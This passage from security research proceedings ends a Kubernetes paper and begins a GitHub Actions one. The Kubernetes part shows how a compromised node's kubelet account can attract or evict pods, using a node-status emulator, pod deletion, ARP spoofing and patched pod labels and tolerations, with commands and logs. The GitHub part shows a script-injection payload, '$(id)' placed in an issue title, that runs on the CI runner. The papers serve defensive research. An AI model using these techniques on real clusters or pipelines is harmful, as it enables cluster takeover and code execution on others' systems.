plugin="NodeResourcesFit" node="kind-worker" score=56
plugin="VolumeBinding" node="kind-worker" score=0
plugin="PodTopologySpread" node="kind-worker" score=200
plugin="InterPodAffinity" node="kind-worker" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker"
↪  score=63
plugin="ImageLocality" node="kind-worker" score=0

// node kind-worker2
plugin="TaintToleration" node="kind-worker2" score=300
plugin="NodeAffinity" node="kind-worker2" score=0
plugin="NodeResourcesFit" node="kind-worker2" score=56
plugin="VolumeBinding" node="kind-worker2" score=0
plugin="PodTopologySpread" node="kind-worker2" score=200
plugin="InterPodAffinity" node="kind-worker2" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker2"
↪  score=63
plugin="ImageLocality" node="kind-worker2" score=0

"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker" score=619
"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker2" score=619
"Attempting to bind pod to node" pod="default/test"
↪  node="kind-worker"
```

We now stop the kubelet on node `kind-worker2` and run the emulator script given in listing 20.

Listing 23: Running the emulator

```
/# export KUBECONFIG=/etc/kubernetes/kubelet.conf
/# systemctl stop kubelet && python3 kne.py
```

When deleting and creating the pod again, we can see that the score of the node `kind-worker2` is now higher than the score of the node `kind-worker`. In particular, we can see that the score of the `NodeResourcesFit` and `NodeResourcesBalancedAllocation` plugins is almost maximal (the maximum is 100, we got 99) for the node `kind-worker2`. The plugin `ImageLocality` is also maximal as we announced the same path as the pod specification in the node status.

Listing 24: Scheduler logs after running the emulator

```
plugin="TaintToleration" node="kind-worker2" score=300
plugin="NodeAffinity" node="kind-worker2" score=0
plugin="NodeResourcesFit" node="kind-worker2" score=99
plugin="VolumeBinding" node="kind-worker2" score=0
plugin="PodTopologySpread" node="kind-worker2" score=200
plugin="InterPodAffinity" node="kind-worker2" score=0
plugin="NodeResourcesBalancedAllocation" node="kind-worker2"
↪  score=99
plugin="ImageLocality" node="kind-worker2" score=100
// we removed the logs for kind-worker as the score is the same

"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker2" score=798
"Calculated node's final score for pod" pod="default/test"
↪  node="kind-worker" score=619
"Attempting to bind pod to node" pod="default/test"
↪  node="kind-worker2"
```

G.3 Trigger pod rescheduling

Wait for the pod to be recreated It may sound silly, but the easiest way to reschedule a pod is simply to wait for it to happen "naturally". This may take more or less time, depending on the frequency of application and node updates, or the presence of autoscaling in the cluster, but it can usually happen within a reasonable time.

In the case of a `CronJob`, the pod will be recreated at the next scheduled time.

Trigger pod rescheduling with eviction When trying to force pod rescheduling, the easiest way is to delete the pod so that the ReplicaSet or StatefulSet controller recreate it. The node authorizer allows the kubelet to delete pods, however, the `NodeRestriction` admission plugin prevents the kubelet from deleting pods that are not bound to its node. We can still use this to trigger the rescheduling of pods that are bound to the compromised node and send them to other nodes.

Listing 25: Deleting a pod using the kubelet account

```
/# export KUBECONFIG=/etc/kubernetes/kubelet.conf
/# kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:node:kind-worker
Groups      [system:nodes system:authenticated]
/# kubectl get pods
NAME   READY   STATUS    RESTARTS   AGE
test   1/1     Running   0          36s
/# kubectl delete pod test
pod "test" deleted
```

Trigger pod rescheduling with taint-based eviction In section E.1 we presented the `NoExecute` taint effect that allows to *evict* pods (i.e. stop a pod already running) from a node. This mechanism can be used to force the rescheduling of a pod on another node if we are able to add taints on the node that the pod does not tolerate.

In general, we cannot add taints without more privileges than the kubelet account. However, we can take advantage of another mechanism that taints nodes by condition. In particular, we have seen that the *ConditionUnknown* is applied to a node that fails to update its lease. In this case, the node controller applies the taint `node.kubernetes.io/unreachable` to the node with the `NoExecute` effect.

This taint is set with a `tolerationSeconds` attributes of 6000 seconds which means that after 5 minutes, all pods that are not tolerating the taint are evicted from the node. If they are managed by a controller such as a `ReplicaSet` or a `StatefulSet`, they will be recreated.

Therefore, if we are able to stop the node lease mechanism, we can force the rescheduling of pods on other nodes. In the following, we present a simple way to do so, in case a network is vulnerable to IP spoofing attacks. Indeed, by performing ARP spoofing attacks, we can prevent the kubelet from updating its lease against the API server.




Fig. 14. ARP spoofing attack

The ARP spoofing attack runs directly from the node and performs at network level 2 (Ethernet) so that Network Policies and CNIs are not involved in the process. However, in a managed environment such as any well-known cloud provider (AWS, GCP, and Azure), raw level 2 networking is not possible. Indeed, machines in their network don't have the true ARP addresses of the destination machine in their ARP tables, even if in the same virtual network. There is a software component in the stack that will ensure packets are forwarded to the right machine.

This class of attacks targets mainly on-premise environments. However, nodes in a cloud environment are more likely to be dynamically spawned and despawned using cluster autoscalers. Therefore you'll have greater chances of "natural" pod rescheduling.

H Patching pods: one right to move them all

H.1 Adding tolerations to pods

As we have seen, moving pods with the kubelet account has limitations. In particular, we cannot attract pods that do not tolerate the taints of the compromised node and we cannot easily force the rescheduling of pods if the network is not vulnerable to IP spoofing attacks.

The `patch` permission on `Pod` objects allows the addition of tolerations to a pod [9]. The challenge is that it should be done *before* the pod is scheduled. We tried to see if it was possible to win a race condition between the pod creation and the scheduler, but we were not able to do so. In the end, it appears that there is a more reliable technique that uses the `patch` on `Pod` permission.

Indeed, if we want to add a toleration before the pod is scheduled, all we have to do is to make it *unschedulable* i.e. set its domain of feasibility to an empty set. We can then add the toleration necessary to make the pod tolerating our compromised node. The pod will then be scheduled on the compromised node.

To make the pod unschedulable we will take advantage of the `NodeResourcesFit` scheduler plugin. This plugin checks if the node has enough resources to run the pod. One of these resources is the `podCapacity` which is the maximum number of pods that can be run on the node. If the node is already at full capacity, it is filtered out. By default, the `podCapacity` is set to 110.

By using the patch pod we can remove the labels used by `ReplicaSets` to select the pods they watch. When labels are removed, the `ReplicaSet` controller will detect a missing replica and will recreate a pod instance. However, the old pod we have just patched is not deleted and is still running on the node. By repeating the operation we can fill the node to its maximum capacity.

Listing 26: Example of ReplicaSet label selector

```
apiVersion: apps/v1
kind: ReplicaSet
metadata:
  name: test-dd6f66d48
  ...
spec:
  ...
  replicas: 2
  selector:
    matchLabels:
      app: test
      pod-template-hash: dd6f66d48
...
```

Listing 27: Making Pod unschedulable using the patch permission on Pod

```
1 # we have two pods running
2 kubectl get pods
3 NAME                    READY   STATUS    RESTARTS   AGE
4 test-dd6f66d48-nwmwd   1/1     Running   0          7m53s
5 test-dd6f66d48-pfv5l   1/1     Running   0          7m53s
6
7 # overwriting the pod-template-hash label tracked by the
  ↪  ReplicaSet
8 kubectl label --overwrite pods/test-dd6f66d48-nwmwd
  ↪  pod-template-hash=hack
9 pod/test-dd6f66d48-nwmwd labeled
10
11 # we now have three pods running
12 kubectl get pods
13 NAME                    READY   STATUS    RESTARTS   AGE
14 test-dd6f66d48-nwmwd   1/1     Running   0          8m54s
15 test-dd6f66d48-pfv5l   1/1     Running   0          8m54s
16 test-dd6f66d48-xh5n6   1/1     Running   0          25s
17
18 # if we iterate we end up having unscheduled pod (in the example
  ↪  the kind-worker node has a pod capacity of 4)
19 kubectl get pods -o wide
20 NAME                    READY   STATUS    NODE
21 test-dd6f66d48-gpj8w   1/1     Running   kind-worker
22 test-dd6f66d48-gxlbk   1/1     Running   kind-worker
23 test-dd6f66d48-llnpp   0/1     Pending   <none>
24 test-dd6f66d48-mtqq6   1/1     Running   kind-worker
25 test-dd6f66d48-wkqxp   1/1     Running   kind-worker
```

We can now patch the pending pod to add tolerations to make it tolerate the compromised node. If we combine this technique with the label edition technique, we can make the pod feasible on the compromised node, whatever the pod's tolerations and the node's affinities are.

The only way to prevent this attack is to use labels protected by the `NodeRestriction` admission plugin. In particular labels with the `node-restriction.kubernetes.io/` prefix are reserved for workload isolation purposes, and kubelets will not be able to modify labels with that prefix.

H.2 Terminating pods with activeDeadlineSeconds

The `patch` permission on pods also allows the modification of the `activeDeadlineSeconds` attribute of a pod [9]. This attribute is used to




Fig. 15. Adding tolerations to a pod using the patch permission on pods

set a deadline for the pod to run. If the pod is still running after the deadline, it is terminated.

By setting the `activeDeadlineSeconds` to a very low value, we can force the termination of the pod. If required, the controller will then recreate the pod. It can also be a good way to stop untracked pods left when performing the previous attack.

H.3 Real case scenario: the AWS CNI with Calico

One can argue that having `patch` permission on pods is not a common situation. However, we have found a real case scenario where this permission is granted: the AWS VPC CNI with Calico.

Container Network Interface (CNI) is a standard for network plugins in Kubernetes. The AWS VPC CNI plugin is the AWS implementation of the CNI standard and is the plugin promoted by AWS for Amazon EKS clusters. However, it used to not support `NetworkPolicies` (firewall

rules in Kubernetes) and it is common to use Calico (another CNI plugin) alongside AWS VPC CNI to enforce network policies in EKS clusters.

Without going into details of the CNI, in this situation, an option has to be activated on the AWS VPC CNI process called `ANNOTATE_POD_IP`. To work, this option requires the `patch` permission on pods to be granted to the AWS VPC CNI DaemonSet.

Listing 28: Generation of the cluster role in AWS VPC CNI helm chart source code

```
{{- if .Values.env.ANNOTATE_POD_IP }}
  - apiGroups: [""]
    resources:
      - pods
    verbs: ["list", "watch", "get", "patch"]
{{- else }}
  - apiGroups: [""]
    resources:
      - pods
    verbs: ["list", "watch", "get"]
{{- end }}
```

This configuration ends up giving the `patch` permission on every pod to every node in the cluster (the `DaemonSet` is running on every node). Without the use of the adequate `node-restriction.kubernetes.io/` labels, it allows an attacker to fully compromise the cluster.

We reported the issue to AWS but as they released recently a new version of the AWS VPC CNI plugin that supports `NetworkPolicies`, they do not plan to find a solution to this issue.

I Discussion

At this point, it is essential to understand that workload isolation at node level is not concerning every organizations. Such a mechanism is sometimes not justified by security requirements or the cluster size. However, it proves to be a good practice when starting to mutualize a Kubernetes cluster between different teams and use cases (apps, CI/CD, etc.) or when the cluster is used to host sensitive workloads.

It is also not a silver bullet and must be combined with good RBAC configuration to be efficient. Other architectural choices can also be made such as isolating at cluster level by using multiple clusters. The choice of a multi-cluster model may be all the more relevant as projects such

as *Cluster API*,[14] which aim to simplify cluster fleet management, gain traction.

There are also other isolation mechanisms that can be used in Kubernetes and that should be considered additionally to node isolation. For example, network policies can be used to restrict the communication between pods. This can be useful to prevent lateral movement in a cluster.

With policy enforcement tools such as Kyverno or OPA Gatekeeper,[15] it is also possible to tighten the authorization rules in a cluster and to reduce the permissions of kubelet accounts (should my nodes be able to edit their labels after all ?).

J Conclusion

In this article, we described the Kubernetes scheduler framework and the plugins used to implement workload node isolation in a cluster. We showed that implementing such an isolation *requires* to activate the `NodeRestriction` admission plugin as, otherwise, the isolation can be compromised by an attacker who would have taken the control of a node.

We also demonstrate that even when using `NodeRestriction` admission plugin, there could be flows in the setup of workload isolation in a cluser. These flaws can come from the use of anti-patterns or by the fact that isolation is configured without the use of labels that fall under the `NodeRestriction` plugin restrictions.

Indeed, we showed that the kubelet account which is used by every node to communicate with the Kubernetes API server has interesting permissions that can help an attacker moving pods arround a Kubernetes cluster.

Finally when having access to interesting permissions with service account on nodes, such as patching pod objects, we showed that our analysis of the domain of feasibility of pods is still pertinent and enable to identify the potential impact of such permissions.

To conclude, we would like to go back on the question that Yuval Avrahami and Shaul Ben Hai asked in their presentation at Blackhat USA 2022 and that started our work: *is container escape equivalent to cluster compromise ?*. Their answer was that it depends on the RBAC permissions you find on your compromised node. Now we hope that you are convinced that it also depends on the isolation of your nodes.

[14] `https://github.com/kubernetes-sigs/cluster-api`
[15] `https://open-policy-agent.github.io/gatekeeper/website/`

References

1. Gke documentation, isolate your workloads in dedicated node pools. https://cloud.google.com/kubernetes-engine/docs/how-to/isolate-workloads-dedicated-nodes.
2. Kubehound website. https://kubehound.io/.
3. Kuberneted documentation, scheduler performance tuning. https://kubernetes.io/docs/concepts/scheduling-eviction/scheduler-perf-tuning.
4. Kubernetes documentation. https://kubernetes.io/docs/home.
5. Kubernetes documentation, authenticating. https://kubernetes.io/docs/reference/access-authn-authz/authentication.
6. Kubernetes documentation, controllers. https://kubernetes.io/docs/concepts/architecture/controller.
7. Kubernetes documentation, kube-controller-manager. https://kubernetes.io/docs/reference/command-line-tools-reference/kube-controller-manager.
8. Kubernetes documentation, "naked" pods versus replicasets, deployments, and jobs. https://kubernetes.io/docs/concepts/configuration/overview/#naked-pods-vs-replicasets-deployments-and-jobs.
9. Kubernetes documentation, pod update and replacement. https://kubernetes.io/docs/concepts/workloads/pods/#pod-update-and-replacement.
10. Kubernetes documentation, scheduling framework. https://kubernetes.io/docs/concepts/scheduling-eviction/scheduling-framework/.
11. Kubernetes documentation, the kubernetes api. https://kubernetes.io/docs/concepts/overview/kubernetes-api.
12. Kubernetes source code. https://github.com/kubernetes/kubernetes.
13. HackTricks. Hacktricks docker breakout. https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation.
14. Brandon Wagner Jayaprakash Alawala, Re Alvarez-Parmar. Aws blog, customizing scheduling on amazon eks. https://aws.amazon.com/blogs/containers/customizing-scheduling-on-amazon-eks, 2022.
15. Microsoft. Threat matrix for kubernetes. https://microsoft.github.io/Threat-Matrix-for-Kubernetes/.
16. RedHat. State of Kubernetes security report 2023. https://www.redhat.com/en/resources/state-kubernetes-security-report-2023, 2023.
17. Shaul Ben Hai Yuval Avrahami. Kubernetes privilege escalation: Container escape == cluster admin? https://www.blackhat.com/us-22/briefings/schedule/#kubernetes-privilege-escalation-container-escape--cluster-admin-26344, 2022.

Action man VS octocat: GitHub action exploitation

Hugo Vincent
hugo.vincent@synacktiv.com

Synacktiv

Abstract. Continuous Integration/Continuous Delivery (CI/CD) systems have emerged as essential tools for modern software development, enabling teams to automate processes for building, testing, and deploying applications. Among these systems, GitHub Actions stands out as a popular choice, offering users the ability to execute tasks in response to repository events. However, the extensive adoption of CI/CD introduces new security challenges, particularly regarding the handling of untrusted data and potential vulnerabilities in workflow configurations.

In this research paper, we dig into the fundamentals of CI/CD practices and explore the specific features and components of GitHub Actions workflows. Emphasizing the critical role of proper configuration in mitigating security risks, we identify various types of misconfigurations observed in open-source repositories. These misconfigurations, if exploited, could enable remote attackers to compromise sensitive information or execute arbitrary code within privileged contexts, even without insider access to the targeted projects.

Through our analysis, we aim to raise awareness of the security implications related to CI/CD environments and provide insights for improving the resilience of GitHub Actions workflows against potential exploits. By understanding and addressing these vulnerabilities, developers and organizations can better safeguard their software development pipelines and protect against unauthorized access and manipulation.

A GitHub actions

A.1 Hello world

A workflow is a configurable automated process that will run one or more jobs. Workflows are defined with YAML files and will run when triggered by an event in a repository, manually, or at a defined schedule.

Workflows are defined in the .github/workflows directory of a repository, and one can have multiple workflows, each of which can perform a different set of tasks. For example, it is possible to have a workflow to build and test pull requests, another to deploy an application every time a release is created, and yet another workflow to add a label every time someone opens a new issue.

A workflow must contain the following basic components:
- One or more events that will trigger the workflow.
- One or more jobs, each of which will execute on a runner machine and run a series of one or more steps.
- Each step can either run a defined script or run an action, which is a reusable extension that can simplify a workflow.




Fig. 1. Workflow.

```
name: Hello world
on:
   push:

jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: echo "Hello world"
```

This workflow can be pushed on a GitHub repository:




Fig. 2. Hello world workflow.

In the previous example the configured trigger is push, meaning on every push, the workflow will be triggered:




Fig. 3. Triggered workflow.




Fig. 4. Output of the workflow.

An event is a specific activity in a repository that triggers a workflow run. For example, activity can originate from GitHub when someone creates a pull request, opens an issue, or pushes a commit to a repository. It's also possible to trigger a workflow to run on a schedule or manually. Some event can be dangerous and can result in vulnerabilities, more on this in section A.5.

A job represents a series of tasks within a workflow, all executed on the same runner. These tasks can either be shell scripts or actions. The execution of steps is sequential, with each step relying on the completion of the previous one. As all steps share the same runner, data can be transparently passed from one to the next. For instance, you might first build your application in one step and then test the built application in the subsequent step.

Job dependencies can be configured, allowing coordination with other jobs. By default, jobs operate independently and run concurrently. When a job is dependent on another, it waits for the completion of the dependent job before initiating. Consider a scenario with multiple build jobs for diverse architectures without dependencies, and a packaging job dependent on those builds. The build jobs execute simultaneously, and upon successful completion, the packaging job follows suit.

Job dependencies can be configured, allowing coordination with other jobs. By default, jobs operate independently and run concurrently. When a job is dependent on another, it waits for the completion of the dependent one before initiating. Consider a scenario with multiple build jobs for diverse architectures without dependencies, and a packaging job dependent on these builds. The build jobs execute simultaneously, and upon successful completion, the packaging job follows suit.

It is possible to use this flexibility to create custom actions tailored to specific needs or leverage existing actions available in the GitHub Marketplace, thus enhancing the efficiency and simplicity of workflows.

A runner acts as the server responsible for executing workflows upon triggering. Each runner is capable of running one job at a time. GitHub extends support for various operating systems, including Ubuntu Linux, Microsoft Windows, and macOS runners, enabling workflows to run on newly provisioned virtual machines for each execution.

GitHub also offers the possibility to use self-hosted runners. This could be interesting in some cases as if attackers manage to compromise a self-hosted runner they might be able to access internal networks.

A.2 GitHub context

Contexts serve as a mean to retrieve information regarding various aspects of workflow runs, including variables, runner environments, jobs, and steps. Each context is an object that contains properties, which can be strings or other objects. This mechanism provides a structured way to access and utilize diverse information within the context of a workflow run.

Contexts can be accessed using the following expression syntax:

```
1 ${{ <context> }}
```

For example:

```
jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - run: echo ${{ github.repository }}
```

This will return:




Fig. 5. GitHub contexts.

Some contexts are interesting from an attacker perspective:

— `env`: contains environment variables set in a workflow, job, or step.

— `secrets`: contains the names and values of secrets that are available to a workflow run.

— `github`: information about the workflow run.

— `steps`: information about the steps that have been run in the current job.

— `needs`: contains the outputs of all jobs that are defined as a dependency of the current job.

GitHub Actions expression evaluation is a powerful language-independent feature which may lead to script injections when used in blocks such as `run`.

The following workflow is affected by a script injection vulnerability:

```
name: Issue
on:
   issues:
jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - run: |
            echo "New issue: ${{ github.event.issue.title }}"
```

If a malicious user opens an issue with `$(id)` as the title:




Fig. 6. Script injection.

Due to the way that the **${{}}** gets expanded, this causes the workflow to execute the following command:

```
1 echo "New issue: $(id)"
```

```
Run echo "New issue: $(id)"
1 ▸ Run echo "New issue: $(id)"
4 New issue: uid=1001(runner) gid=127(docker) groups=127(docker),4(adm),101(systemd-journal)
```

Fig. 7. Script injection.

Given that expression evaluation in GitHub Actions is language-independent, the risk of injection is not confined to Bash scripts. The **${{}}** syntax, extends to other languages, such as JavaScript, where a syntactically valid construct could also be exploited for injection purposes.

This vulnerability opens the door for potential malicious activities. Attackers leveraging this injection could therefore execute actions with more severe consequences, such as uploading sensitive secrets to a website under their control, introducing new code to the repository, introducing backdoor vulnerabilities or initiating a supply chain attack. More details regarding this vulnerability in the section B.

A.3 GitHub secrets

GitHub Actions allow developers to store secrets at three different places:

— At the organization level, either globally or for selected repositories (only available for GitHub organizations).
— Per repository.
— Per repository for a specific environment.

These secrets can then be read only from the context of a workflow run. For example:

```
steps:
  - name: Check out repository
    uses: actions/checkout@v3
    with:
      ssh-key: ${{ secrets.SSH_PRIVATE_KEY }}
```

A.4 Workflow permissions

At the beginning of each workflow job, GitHub automatically creates a unique `GITHUB_TOKEN` secret for jobs to authenticate to GitHub.

Upon enabling GitHub Actions, a GitHub App is automatically installed in the repository. The `GITHUB_TOKEN` secret corresponds to an access token specific to this GitHub App install. Using this installation access token allows authentication on behalf of the GitHub App residing in the repository. The token's permissions are restricted to the repository containing the workflow.

Before each job begins, GitHub fetches an installation access token for the job. The `GITHUB_TOKEN` expires when a job finishes or after a maximum of 24 hours.

In this example the tokens will be different in each job but not in each step (figure 8 and 9):

```
env:
   TOKEN: ${{ secrets.GITHUB_TOKEN }}

jobs:
  job1:
    runs-on: ubuntu-latest
    steps:
      - name: step1
        run: |
            echo "${TOKEN:0:9}[...]"
      - name: step2
        run: |
            echo "${TOKEN:0:9}[...]"

  job2:
    runs-on: ubuntu-latest
    steps:
      - run: |
            echo "${TOKEN:0:9}[...]"
```




Fig. 8. First job output.

The token is available in the `github.token` and `secrets.GITHUB_TOKEN` contexts.

The default configuration grants the `GITHUB_TOKEN` read-only permission to the repository. This was not always the default setting, as it was modified at the close of 2022. Prior to this change, the token possessed both read and write permissions for the repository. However, GitHub did not enforce this alteration, resulting in all GitHub organizations created before 2023 providing default write access to the `GITHUB_TOKEN`. This behavior proves advantageous during exploitation, and configuration options exist at both the organization and repository levels to tailor these settings (figure 10).

Depending on the trigger, the `GITHUB_TOKEN` will have different permissions. This will be detailed in the next chapter.

Permissions can also be restricted directly in the workflow file to adjust the default access granted to the `GITHUB_TOKEN`, either by adding or removing access as needed. This ensures that only the essential access required is granted. Permissions are defined at either the top level, applying them to all jobs in the workflow, or within specific jobs. When a specific




Fig. 9. Second job output.




Fig. 10. Default permissions after 2023.

permissions key is set to a particular job, all actions and run commands in that job using the `GITHUB_TOKEN` will inherit the specified access rights.

The following permissions can be defined:

```
permissions:
  actions: read|write|none
  checks: read|write|none
  contents: read|write|none
  deployments: read|write|none
  id-token: read|write|none
  issues: read|write|none
  discussions: read|write|none
  packages: read|write|none
  pages: read|write|none
  pull-requests: read|write|none
  repository-projects: read|write|none
  security-events: read|write|none
  statuses: read|write|none
```

The following syntax can be used to define one of `read-all` or `write-all` access for all of the available scopes:

```
permissions: read-all
permissions: write-all
```

The syntax will disable permissions for all of the available scopes:

```
permissions: {}
```

Interesting permissions are:

- `contents`: Work with the contents of the repository. For example, contents: read permits an action to list the commits, and contents:write allows the action to create a release.
- `id-token`: Fetch an OpenID Connect (OIDC) token.
- `pull-requests`: Work with pull requests. For example, pull-requests: write permits an action to add a label to a pull request.
- `issues`: Work with issues. For example, issues: write permits an action to add a comment to an issue.

A.5 Workflow triggers

As previously explained GitHub workflows can be triggered using different events. Some are particularly interesting as they can provide a privileged context to an external attacker. This section describes some triggers.

push The `push` trigger is the most commonly used trigger. It runs a workflow when a commit or tag is pushed. However, from an attacker

perspective this is not useful since to trigger such events, an attacker would need write privileges on the targeted repository which will not be the initial assumption for this research. Every attack proposed in this paper will be exploited from an external attacker that does not have any privilege on the targeted repository.

pull_request The `pull_request` trigger will run a workflow when activity on a pull request in the repository occurs. For example, if no activity types are specified, the workflow runs when a pull request is opened or reopened or when the head branch of the pull request is updated.

```
1 on:
2     pull_request:
